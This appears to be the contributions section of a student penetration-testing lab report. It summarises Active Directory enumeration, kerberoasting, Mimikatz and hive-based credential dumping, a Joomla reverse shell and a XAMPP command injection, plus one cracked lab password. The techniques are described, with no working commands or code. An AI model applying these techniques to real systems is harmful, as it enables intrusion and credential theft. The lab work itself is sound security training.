- Enumerated the AD through BloodHound to find information and escalate privileges accordingly..
- Cracked the password for jtribbiani using a custom wordlist based on AD description hints.
- Used Impacket tools (wmiexec, psexec, secretsdump) to gain full domain admin access.
- Extracted and cracked NTLM password hashes from both domain and local users.
- Performed AS-REP roasting and kerberoasting to collect and crack additional user credentials.
- Used winPEAS and linPEAS to discover local privilege escalation vectors.
- Gained SYSTEM shell access on Box A via multiple privilege escalation techniques:
- Dumped registry hives (SAM and SYSTEM) and cracked user password hashes.
- Analyzed a binary (true.exe) and attempted DLL hijacking through essfunc.dll loading behavior.
- Used Mimikatz to dump plaintext credentials and domain hashes, confirming complete domain compromise.
- Recommended remediations

Mahdi Alhakim

- Discovered live hosts and mapped Windows services using aggressive Nmap scans.

- Achieved SYSTEM-level access on the domain controller and two additional Windows nodes via Metasploit meterpreter and PsExec.

- Exported the SYSTEM and SAM hives from C:\Windows\Repair, retrieved them over SMB, and extracted NTLM hashes.

- Cracked all obtained hashes with Hashcat and John the Ripper, recovering cleartext credentials.

- Located and exfiltrated user- and administrator-level flags—including one buried in the XAMPP directory on Box B.

- Identified and exploited a command-injection flaw in XAMPP’s management interface to escalate privileges.

- Uncovered default service credentials and a Group Policy “cpassword,” then decrypted it to gain further access.

- Documented findings and recommended hardening steps for hive-dump prevention, secure configuration of web services, and removal of hard-coded credentials.

Abdullah Itani

- Performed full reconnaissance and vulnerability assessment on the Linux target, using arp-scan for machine discovery and nmap to enumerate ports and services
- Used cewl to craft a custom wordlist based on a blog post on the Joomla site, and successfully brute-forced the Joomla admin login
- Achieved initial shell access as www-data by uploading a PHP reverse shell to the Joomla template editor.
- Gained full root access on the Linux machine by exploiting sudo ALL permissions for the hussein user.
- Windows systems nmap for service enumeration and crackmapexec for enumerating users, groups, and SMB shares with known credentials.
- Used BloodHound to visualize AD relationships and shortest attack paths
- Made a custom wordlist using crunch to brute-force the jtribbiani account password (Care1234), achieving Domain Admin access
- Participated in dumping password hashes using Meterpreter's hashdump, mimikatz, and secretsdump.py, and successfully cracked hashes with hashcat and john to recover plaintext credentials.
- Performed Kerberoasting and AS-REP Roasting attacks using Impacket's GetUserSPNs.py and GetNPUsers.py respectively, cracking service account passwords and uncovering new lateral movement paths.
- Applied winPEAS and registry analysis to uncover misconfigurations and stored credentials.
- Nessus scans

References

- https://medium.com/@josephalan17201972/hackthebox-forest-write-up-31b278073ce8
- https://gist.github.com/rshipp/eee36684db07d234c1cc
- https://www.tenable.com/plugins
- https://academy.hackthebox.com/course/preview/active-directory-enumeration--attacks